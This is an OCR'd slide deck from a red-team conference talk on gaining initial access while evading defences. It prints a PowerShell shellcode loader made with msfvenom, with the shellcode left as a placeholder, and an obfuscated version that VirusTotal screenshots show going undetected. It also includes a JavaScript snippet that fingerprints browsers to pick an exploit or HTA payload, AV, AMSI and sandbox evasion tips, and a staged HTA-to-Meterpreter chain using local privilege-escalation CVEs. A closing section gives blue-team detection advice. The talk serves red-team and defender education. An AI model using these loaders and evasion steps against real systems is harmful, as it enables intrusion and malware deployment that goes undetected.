Payload delivery for initial access in Red Team engagement and Adversary Simulation

How to gain initial access with a reduced attack surface during Adversary Simulation / Red Team exercise and bringing added value?
How to defend? Which quick-wins a RedTeam can share with a BlueTeam?

Let's talk about this !

@kmkz_security

Who am I ?

- Jean-Marie Bourbon, 39 yo guy from south of France, now in Luxembourg
  - LinkedIn: https://www.linkedin.com/in/jean-marie-bourbon/
  - Twitter: @kmkz_security
  - E-mail: mail(.)bourbon(at)gmail(.)com

- OffSec and RT/PT fanatic since years now :)
- Head of COS Service in POST Luxembourg (big up to my teammates !)
- Speaker at NDH 2k11 (FR), Sec. Bsides Dublin 2019, JS Meetup Luxembourg, Defcon Paris, SCSD 2020 (CH)… and **ROOTCON :=)**
- Some CVEs, a few B.Bounty … yeaaah, look mom, I'm sooo 31337 !!

What will we talk about?

- Red Teaming and Adversary Simulation (in Europe) in 2020
- How to deal with a (very) limited attack surface and how to bring added value? A Personal feedback !
- Mitigations and constraints: What do you have to think about before starting
  - Technical corner: TTPs, bypasses, detection and quick-wins for “blue” ppl
- Final exploit-chain to obtain a one-shot initial access using multiple vectors

Demo and Q&A

Red Teaming and Adversary Simulation (in Europe) in 2020

Red Teaming(RT) and Adversary Simulation(AS)

- RT engagement != AS that assumes compromise/impose scope for real-life oriented scenario, close to PT (but less $$, good argument for sales isn't it?)
- The (famous) TIBER-EU framework for finance RedTeaming in EU

  "Scenarios mimicking real-life adversaries are essential to the success"

- Benefit of each approaches and why it is important AND useful to do AS in a regular basis
- Don't do it sequentially: **mixing approaches is the key for success** !
- Purple Team mindset is **MAN-DA-TO-RY** for RT/AS it's not about Red VS Blue!
- Protip: a good preparation is important (tech. watch, R&D, infra,...)

A Personal feedback:

How to deal with a (very) limited attack surface?

Imagine you don’t have more than a few exposed assets but you pwn3d the whole company….

How to deal with a (very) limited attack surface?

- Question: are you aware on "real-life" security incident? Do you *really* need an exposed unpatched SMB service to pwn? If so, is it useful for customer?
- Be offensive: Think like an attacker that want to gain shell, not like an auditor !
- Don't only focus on tech only BUT keep in mind that phishing is not that trivial
- MFA/COVID-19 topic is a good starting point, mix S.E/OSINT/phishing scenarios
- Why a good knowledge about OffSec, I.T security policies implementation and I.R are a big + **not only for bypasses but also for remediation plan** !
- Be reactive and log EV-ER-Y-THING ! A full timeline with details is part of the mission, don't forget that !

Mitigations and constraints: What do you have to think about before starting

AV, Proxies, AMSI, AppLocker, Patch management, Blue Team/alerting, honeypots, Processes in place,.. this is why a Blue mindset is important!

Mitigations and constraints: What do you have to think about before starting

- Technical mitigation but not only !
- Be reactive, your target may have a 24/7 SOC services or similar
- Don’t try to privesc immediately + don’t focus on D.A it’s a wrong and bad objective!
- Phishing for shell is cool but you will have to deal with all security layers ..not that easy, trust me
- Phishing for creds is useful: what about MFA/physical ? OSINT might be enough
- Think about password spraying (be careful on account lockout)
- Each steps should permits to imagine/validate/improve Use-Cases, detection, policies… and so on : not your RT skills! (who cares? Client don’t pay for that)

Mitigations and constraints: What do you have to think about before starting

- Unpopular opinion: **A.V bypasses are just a step, not a goal !!**
- Dumb detection even in 2020: **YES** ! -> keep it simple! (strings concatenation ftw)
- Want to evade heuristic detection and solve proxy issue?
  - Use a stageless shellcode ;)
- String based detection for MSF templates \o/: add comments, junk, concatenate…
- Avoid automated tools usage: when signed project is useless (shellter, veil,..)
- Shellcode customization close the debate: AMSI bypassed “by design”

It’s part of our job to know defense evasion techniques !

Ok thanks bye.

5 / 57

Community Score

5 engines detected this file

2a45dccadc6ec04aed1be5e5fe3ee82194e1ecfc05d746d7aaa8ce4fd7e28301

payload-basic.ps1

powershell

1.63 KB Size

2020-08-14 10:05:03 UTC 1 minute ago

DETECTION DETAILS BEHAVIOR COMMUNITY

Ikarus	Trojan.PowerShell.Rozena	Kaspersky	HEUR:Trojan.PowerShell.Generic
Microsoft	TrojanDownloader:PowerShell/Genbhv.A	Sophos AV	Troj/Venom-A
ZoneAlarm by Check Point	HEUR:Trojan.PowerShell.Generic	Ad-Aware	
AegisLab	Undetected	AhnLab-V3	
ALYac	Undetected	Antiy-AVL	
Arcabit	Undetected	Avast	
AVG	Undetected	Avira (no cloud)	
Baidu			
BitDefenderTheta			
CAT-QuickHeal			
CMC			
Cynet			

We use cookies and related technolog

kmkz@kmkz-pc: ~

kmkz@kmkz-pc: ~/Bureau/ROOTCON-14/payloads 80x11

```
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 202329 bytes
Final size of psh-net file: 271428 bytes
Saved as: payload-basic.ps1
kmkz@kmkz-pc:~/Bureau/ROOTCON-14/payloads$ scite payload-basic.ps1
kmkz@kmkz-pc:~/Bureau/ROOTCON-14/payloads$ scite payload-basic.ps1
```

kmkz@kmkz-pc: ~ 80x11

payload-basic.ps1 - SciTE


File Edit Search View Tools Options Language Buffers Help


1 payload-basic.ps1

```
Set-StrictMode -Version 2
$c2It = @"
    using System;
    using System.Runtime.InteropServices;
    namespace qvn {
        public class func {
            [Flags] public enum AllocationType { Commit = 0x1000, Reserve = 0x
            [Flags] public enum MemoryProtection { ExecuteReadWrite = 0x40 }
            [Flags] public enum Time : uint { Infinite = 0xFFFFFFFF }
            [DllImport("kernel32.dll")] public static extern IntPtr VirtualAllo
            [DllImport("kernel32.dll")] public static extern IntPtr CreateThread(IntPtr
            [DllImport("kernel32.dll")] public static extern int WaitForSingleObject(In
        }
    }
"@

$auVyr = New-Object Microsoft.CSharp.CSharpCodeProvider
$wJi = New-Object System.CodeDom.Compiler.CompilerParameters
$wJi.ReferencedAssemblies.AddRange(@("System.dll", [PsObject].Assembly.Location))
$wJi.GenerateInMemory = $True
$a8 = $auVyr.CompileAssemblyFromSource($wJi, $c2It)

[Byte[]]$lZuup = [System.Convert]::FromBase64String("NO_Pay-Load_here")
$bMC = [qvn.func]::VirtualAlloc(0, $lZuup.Length + 1, [qvn.func+AllocationType]::Reserve
if ([Bool]!$bMC) { $global:result = 3; return }
[System.Runtime.InteropServices.Marshal]::Copy($lZuup, 0, $bMC, $lZuup.Length)
[IntPtr] $abgC = [qvn.func]::CreateThread(0,0,$bMC,0,0,0)
if ([Bool]!$abgC) { $global:result = 7; return }
$oN = [qvn.func]::WaitForSingleObject($abgC, [qvn.func+Time]::Infinite)
```


https://www.virustotal.com/gui/file/d0475354548f53c2fe5fe96dd11b9733ba47de4cd3f70dd22ce69eb2e8832252/detection
3ba47de4cd3f70dd22ce69eb2e8832252
0
/ 57
No engines detected this file
d0475354548f53c2fe5fe96dd11b9733ba47de4cd3f70dd22ce69eb2e8832252
psh-custom-template.ps1
direct-cpu-clock-access
runtime-modules
text
12.70 KB
Size
2020-08-14 10:12:30 UTC
3 minutes ago
Community Score
DETECTION
DETAILS
BEHAVIOR
COMMUNITY
Ad-Aware Undetected
AegisLab Undetected
AhnLab-V3 Undetected
ALYac Undetected
Antiy-AVL Undetected
Arcabit Undetected
Avast Undetected
Avast-Mobile Undetected
AVG Undetected
Baidu Undetected
BitDefender Undetected
BitDefenderTheta Undetected
Bkav Undetected
CAT-QuickHeal Undetected
ClamAV Undetected
CMC Undetected
Comodo Undetected
Cynet Undetected
Cyren Undetected
DrWeb Undetected
Emsisoft Undetected
eScan Undetected
ESET-NOD32 Undetected
F-Prot Undetected
F-Secure Undetected
FireEye Undetected


#?ROOTCONoe?"ROOTCON?"ROOTCON?"ROOTCON?"ROOTCON?"ROOTCON?"ROOTCON?"ROOTCON?"ROOTCON?-"?-"?-
sleep(2)
#?"ROOTCON?"ROOTCON?"ROOTCON?"ROOTCON?"ROOTCON?"ROOTCON?"ROOTCON?"ROOTCON?"ROOTCON?"ROOTC
$fed = 10+1587-4
#Stopwatch should be at 0 elapsed time.
#$stopWatch.Elapsed
#Time span should be set for 1 minute and 30 seconds.
#$timeSpan
#You can compare [TimeSpan] to [TimeSpan]!
#
#This will return true, as the stopwatch elapsed time of 0, is of course less than 1 minute and 30 seconds.
#$stopWatch.Elapsed -le $timeSpan
#And similarly you can check if your stopwatch elapsed time is greater than or equal to the specified time span, in
#$stopWatch.Elapsed -ge $timeSpan
$def = $fed
$xgh = $def
Set-StrictMode -Version 2
$yZEw = @"
using System;
using System.Runtime.InteropServices;
namespace e3 {
public class func {
[Flags] public enum AllocationType { Commit = 0x1000, Reserve = 0x2000 }
[Flags] public enum MemoryProtection { ExecuteReadWrite = 0x40 }
[Flags] public enum Time : uint { Infinite = 0xFFFFFFFF }
[DllImport("ke"+"r"+"n"+"el"+"32.dll")] public static extern IntPtr VirtualAlloc(IntPtr
[DllImport("k"+"e"+"rnel"+"32.dll")] public static extern IntPtr CreateThread(IntPtr lpThreadAtt
[DllImport("kern"+"el32.d"+"ll")] public static extern int WaitForSingleObject(IntPtr hHandle, Ti
}
}
"@
#Lorem ipsum dolor sit amet, consectetur adipiscing elit. Sed non risus. Suspendisse lectus tortor, dignissim sit am
$whb = New-Object Microsoft.CSharp.CSharpCodeProvider
#ROOTCON convallis sollicitudin purus. Praesent ROOTCON, enim at fermentum mollis, ligula massa adipiscing nisl,
$eQ5jS = New-Object System.CodeDom.Compiler.CompilerParameters
#ROOTCON convallis sollicitudin purus. Praesent ROOTCON, enim at fermentum mollis, ligula massa adipiscing nisl,
$x004 = "Syst"+"em.dll"
#ROOTCON convallis sollicitudin purus. Praesent ROOTCON, enim at fermentum mollis, ligula massa adipiscing nisl,
$eQ5jS.ReferencedAssemblies.AddRange(@($x004, [PsObject].Assembly.Location))
#ROOTCON convallis sollicitudin purus. Praesent ROOTCON, enim at fermentum mollis, ligula massa adipiscing nisl,
$eQ5jS.GenerateInMemory = $True
#ROOTCON convallis sollicitudin purus. Praesent ROOTCON, enim at fermentum mollis, ligula massa adipiscing nisl,

Mitigations and constraints: What do you have to think about before starting

- Shellcode customization? No problem! (time 2 learn ASM a bit guys)
- Few changes will break the signature BUT don't "nop" everywhere
- Before testing evasion effectiveness, validate that shellcode is not broken!

  - Example from 2019:

    Original: https://pastebin.com/74haMwJX

    Changed to: https://pastebin.com/rhJiWyDh

- **IMPORTANT**:

  Add some stuff within the .hta file to avoid stupid detection (variable, loops…)

Mitigations and constraints: What do you have to think about before starting

- PowerShell template customization + shellcoding == AV and AMSI bypassing
  - Everything you need is here: https://github.com/kmkz/Pentesting/tree/master/AV_Evasion
- Adapt TTPs to your needs: what is perfect for me may not be good for you
- A good option is a payload that evade AppLocker (WMI+XSL , etc…)
- Use a generic payload delivery technique that can be used for vulnerability exploitation, S.E, phishing etc… with a minimum changes!
- **BeEF** is good for payload delivery (.hta), fingerprinting, automation… however customization is mandatory to avoid detection (hook.js, cookies,..)
- Avoid Macros: think about mail gateways,mitigations… not generic/ phishing only
- Fingerprint request to use the right payload (.hta, exploit,…)

Mitigations and constraints: What do you have to think about before starting

Fingerprint incoming requests using Nginx or simple JS to use the right payload (Edge, FF, Chrome, Android, windows, OSX..) and to validate that it is legit (no wget, URL scanning sandboxes, bots etc..)

Protip: stay aware about JS/JIT exploit ;) browser exploitation is a reality ! Sandbox escape ?
https://byteraptors.github.io/windows/exploitation/2020/05/24/sandboxescape.html

Emulation idea:

operations Wizardopium and Powerfall used this TTP to trigger the adapted browser exploits

```
<script>
  // UserAgent init
  var useragent = navigator.userAgent;

  // OS
  var win7 = /(Windows 7|Windows NT 6.1)/;
  var win8 = /(Windows 8|Windows NT 6.2)/;
  var win8_1 = /(Windows 8.1|Windows NT 6.3)/;
  var win10 = /(Windows 10.0|Windows NT 10.0)/;
  var linux = /(Linux x86)/;
  var andro = /(Android)/;

  // Browser
  var edge = /edge/i;

  // Fingerprinting (to complete)
  if  (win7.test(useragent)){
    document.write("Win7 detected <br/>");

    //if win7 + I.E 11:
    cve_2018_0891();
  }
  else if (win10.test(useragent)){
    document.write("Win10 detected <br/>");
    document.write(useragent);

    if (edge.test(useragent)){
      document.write("<br/>Edge detected <br/>Delivering Payload ... <br/>");
      hta_payload_deliver();
    }
```

Mitigations and constraints: What do you have to think about before starting

- Always use a proxy aware dropper **WITH A VALID User-Agent !**
- Use a valid SSL certificate (HSTS, URL scanning) with a good domain name, validate the reputation of the domain, if necessary reclassify it **- Yes, you can!**
- Add some sandbox evasion techniques to avoid being flagged (if needed):
  - Internal phishing will "bypass" sandbox detection in 99% cases
  - Test if machinename != username, DNS resolution etc…
  - Use encryption using an environmental keying: derive the key from something within the user's environment

Ref: https://github.com/nccgroup/demiguise
https://www.microsoft.com/security/blog/2018/09/12/office-vba-amsi-parting-the-veil-on-malicious-macros/

Mitigations and constraints: A blue perspective

- Create User-Agent based use-cases -> if suspicious: trigger! (ps, empty, random,..)
- Deploy authentication on proxy: this is more challenging and efficient than A.V!
- URLs: IP address, raw* (raw.githubusercontent), public pad (ether, Mozilla,..)
- Apply, monitor and challenge a strong AppLocker policy
- Keep an eye on PowerShell:
  - Avoid V2, monitor module logging events (EID 4103)
  - If V5, enable + monitor CLM and ScriptBlock logging (EID 4104)
  - Create AMSI events based rulesets
- V6: PowerShell installed (PWSH) on Linux & macOS ! (cve-2018-8415: logging bypass)

Mitigations and constraints: A blue perspective

- Suspicious activity(ies) ? (dropper, lateral movement, endpoint security alert,..)
  - Please, NEVER (**FU**IN' NEVER !**) use highly privileged account to investigate !
- Create policies for any cases to prevent panic
- Creds stealing? Change ***ALL*** password (pass spray)
- Re-validate your patch management policy regularly
- Don't underestimate internal tests: assume a breach !
- Keep in mind that defense != magic boxes that detect *
- Like RT that have to think Blue, BT have to think like RT

Final exploit-chain to obtain an independent attack-vectors initial access


Abracadabra…

Final exploit-chain to obtain a one-shot initial access using multiple vectors

- Generate a classical .ps1 file (msfvenom works like a charm, will be the stage 2)
- Customize classical .ps1 file to obtain your own PowerShell payload
- Extract and adapt base 64 encoded shellcode loaded in your .ps1 file (stage 3)
- Re-encode your shellcode in base 64 and replace the automatically generated one
- Adapt your .hta file that will be your dropper (stage 1)
- Compile/test your LPE exploit ! (CVE-2019-1458, CVE-2020-0796,…)
- Use-it exploiting a web app vulnerability, phishing, S.E… adapt to your scenario!

Detailed TTPs: https://raw.githubusercontent.com/kmkz/Pentesting/master/AV_Evasion/AV_Bypass.ps1

HTA payload delivery using BeEF



Demo

Initial Access:
From .hta to full Meterpreter

Questions?

Slides + material:
https://github.com/kmkz/Talks

@kmkz_security